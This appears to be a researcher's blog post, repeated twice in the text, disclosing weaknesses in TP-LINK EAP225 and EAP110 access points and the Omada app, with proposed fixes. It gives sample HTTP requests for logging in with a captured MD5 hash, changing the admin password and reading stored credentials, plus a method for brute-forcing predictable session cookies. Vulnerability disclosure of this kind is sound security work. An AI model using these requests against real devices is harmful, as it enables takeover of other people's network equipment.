Summary (TL;DR)
In short this article shows how to gain access to a TP-LINK EAP Access Point if the credentials are stored on the mobile application, Omada, and it re-authenticates with the router. The best part is, it is possible to reset the password on the device without ever knowing the password. Just by using the captured MD5 hash. It is also possible to use the session cookie used by the mobile application to login using the web. Weak session tokens also means that it is possible to figure out a session token used, under certain circumstances.
Introduction
I got hold of some TP-LINK EAP225 V1 and EAP110 V4 Access Points (AP) to play with. They are targeted at small businesses and provide reasonable functionality and connectivity.
The ecosystem is also supported by a mobile app with some information about the AP shown to the user. The application is called OMADA https://www.tp-link.com/en/omada/ and the username and password are stored locally. The Greek word for group is omada.
Intercepting the traffic using a proxy like Burp Suite Scanner or OWASP ZAP is not an issue since even though TLS is used by the OMADA app it is still possible to capture the traffic with no issues.
Tested versions of Router Firmware :
EAP225 1.4.0 onwards
EAP110 3.1.0 onwards
Password hash and login
If the mobile application doesn't have an active session it will authenticate with the router. At that point in time it is possible to intercept the username and password hash. TLS is not enforced or can easily be bypassed.
The password hash is currently a MD5 hash of the password set by the user. Due to the fact that only the password is used in the MD5 hashing function, it therefore stays static and is easy reuse. The same process is used on the mobile application and the website (desktop). The default password is admin, so we have 21232f297a57a5a743894a0e4a801fc3 (MD5) as the hash.
If the same password is used on multiple devices, it is possible to capture the hash from one authentication process and reuse the hash to login to any other device.
As mentioned before the web admin interface has javascript that implements the MD5 functionality.
Password reset (logged in)
Once you have logged in with the password hash (MD5), as described above, it is then possible to change the password. Therefore, we get to set the password to one we know.
Request (sample) :
Password hash and username retrieval (logged in)
Session hijacking via cookie stealing (from mobile application to website)
It is possible to copy the cookie from the mobile app (the one set) and use it to log into using the web interface without knowing the password or user name.
Cookie tokens have very poor entropy. I did an analysis using Burp Suite Pro Sequencer and it reported 0 bits of entropy.
Session brute force
I used the following GET to test if the cookie was valid or not and I noticed the difference in the payload size.
When it reboots the counter resets to zero and so the cookies that are given have only very low bits set. So an easy way to get a session would be to get the router to reboot and then get the app or user to login.
The cookies are 16 bytes long and look like they have a fixed prefix. The one I tested produced the following tokens:
Another way to predict a token would be to flood the router with requests and notice when the user logged in. The token would be one that was not offered to you or at least you can narrow down the token pattern based on when the user logged in.
CSRF protection
There is none !
A solution that could be implemented by the router is a challenge response in the form of a composite password.
The router could send a variable seed that is used in a MD5 function.
password_challenge is a password challenge computed and sent to the router for authenticating
password is the users password
seed is the seed string sent to the client to utilise. This should be at least 64bits in length.
MD5 is the MD5 hashing function
CONCAT is a concatenating function that will join the password and seed
Two:
Similar to the above solution but instead of creating a composite password, the seed is used as a secret to a HMAC function but first it is processed as a MD5 hash.
password_challenge is a password challenge computed and sent to the router for authenticating
password is the users password
seed is the seed string sent to the client to utilise. This should be at least 64bits in length.
MD5 is the MD5 hashing function
HMAC_SHA256 = HMAC hashing function using SHA256
Ideally SHA256 should be used instead of MD5, but anything will be an improvement to the current fixed password hash.
Password Replay attacks
The idea behind the proposed solutions is to provide a synchronised seed that the router has and uses as a way to authenticate. The router will have a variable seed and therefore password replay will not be possible unless the password is known or brute-forced.
Password resets will also not be possible if a seed is used when the password reset is carried out.
P.S: Always double check encryption solutions with an expert in Cryptography.
Device Forensics
In my next post I will do some TP-LINK EAP forensics and what to expect when dumping the flash memory.
In short this article shows how to gain access to a TP-LINK EAP Access Point if the credentials are stored on the mobile application, Omada, and it re-authenticates with the router. The best part is, it is possible to reset the password on the device without ever knowing the password. Just by using the captured MD5 hash. It is also possible to use the session cookie used by the mobile application to login using the web. Weak session tokens also means that it is possible to figure out a session token used, under certain circumstances.
I got hold of some TP-LINK EAP225 V1 and EAP110 V4 Access Points (AP) to play with. They are targeted at small businesses and provide reasonable functionality and connectivity.
The ecosystem is also supported by a mobile app with some information about the AP shown to the user. The application is called OMADA https://www.tp-link.com/en/omada/ and the username and password are stored locally. The Greek word for group is omada.
Intercepting the traffic using a proxy like Burp Suite Scanner or OWASP ZAP is not an issue since even though TLS is used by the OMADA app it is still possible to capture the traffic with no issues.
Tested versions of Router Firmware :
EAP225 1.4.0 onwards
Password hash and login
If the mobile application doesn't have an active session it will authenticate with the router. At that point in time it is possible to intercept the username and password hash. TLS is not enforced or can easily be bypassed.
The password hash is currently a MD5 hash of the password set by the user. Due to the fact that only the password is used in the MD5 hashing function, it therefore stays static and is easy reuse. The same process is used on the mobile application and the website (desktop). The default password is admin, so we have 21232f297a57a5a743894a0e4a801fc3 (MD5) as the hash.
 |
| Fig. 1. Login POST captured |
If the same password is used on multiple devices, it is possible to capture the hash from one authentication process and reuse the hash to login to any other device.
 |
| Fig. 2. POST URL decoded |
Password reset (logged in)
Once you have logged in with the password hash (MD5), as described above, it is then possible to change the password. Therefore, we get to set the password to one we know.
Request (sample) :
POST /data/userAccount.json?_=
operation=write&curUserName=adm1n&newUserName=admin&curPassword= 21232f297a57a5a743894a0e4a801fc3&newPwd= 21232f297a57a5a743894a0e4a801fc3
Password hash and username retrieval (logged in)
I am not sure why this API feature is available, but if logged in or if you have a valid session it is possible to get the password hash and username. This can be used to reset the password or to login in the future (session hijacking not required any more).
Request (sample) :
Response :Request (sample) :
GET /data/userAccount.json?operation=reador
POST /data/userAccount.json
operation=read
 |
| Fig. 3. Example of username and password returned |
Session hijacking via cookie stealing (from mobile application to website)
It is possible to copy the cookie from the mobile app (the one set) and use it to log into using the web interface without knowing the password or user name.
Cookie tokens have very poor entropy. I did an analysis using Burp Suite Pro Sequencer and it reported 0 bits of entropy.
Session brute force
I used the following GET to test if the cookie was valid or not and I noticed the difference in the payload size.
GET /data/status.device.json?operation=read&_=If the cookie is not valid it will offer to set a new one on any page. You can make a request and get the current session ID on offer. The one used will be less than that one. Brute force downwards. The tokens are not really random, but they sort of increment and probably based on time or an internal counter.
When it reboots the counter resets to zero and so the cookies that are given have only very low bits set. So an easy way to get a session would be to get the router to reboot and then get the app or user to login.
The cookies are 16 bytes long and look like they have a fixed prefix. The one I tested produced the following tokens:
c0a8000c00001100 or c0a8000c00001a00This will provide an easy 4 character abcdef0123456789 would give 65,536 combinations to try. You could work smarter and reduce the search size by working to de-increment it from the current set cookie captured. It will be about timing it all in the end.
Another way to predict a token would be to flood the router with requests and notice when the user logged in. The token would be one that was not offered to you or at least you can narrow down the token pattern based on when the user logged in.
CSRF protection
There is none !
Proposed solutions for Login and the password hash:
One:A solution that could be implemented by the router is a challenge response in the form of a composite password.
The router could send a variable seed that is used in a MD5 function.
password_challenge = MD5(CONCAT(password, seed))
password_challenge is a password challenge computed and sent to the router for authenticating
password is the users password
seed is the seed string sent to the client to utilise. This should be at least 64bits in length.
MD5 is the MD5 hashing function
CONCAT is a concatenating function that will join the password and seed
Two:
Similar to the above solution but instead of creating a composite password, the seed is used as a secret to a HMAC function but first it is processed as a MD5 hash.
password_challenge = HMAC_SHA256(MD5(password),MD5(seed))
password_challenge is a password challenge computed and sent to the router for authenticating
password is the users password
seed is the seed string sent to the client to utilise. This should be at least 64bits in length.
MD5 is the MD5 hashing function
HMAC_SHA256 = HMAC hashing function using SHA256
Ideally SHA256 should be used instead of MD5, but anything will be an improvement to the current fixed password hash.
Password Replay attacks
The idea behind the proposed solutions is to provide a synchronised seed that the router has and uses as a way to authenticate. The router will have a variable seed and therefore password replay will not be possible unless the password is known or brute-forced.
Password resets will also not be possible if a seed is used when the password reset is carried out.
P.S: Always double check encryption solutions with an expert in Cryptography.
Device Forensics
In my next post I will do some TP-LINK EAP forensics and what to expect when dumping the flash memory.
Labels: iot, main, md5. router, tp-link, tplink, weak password hash

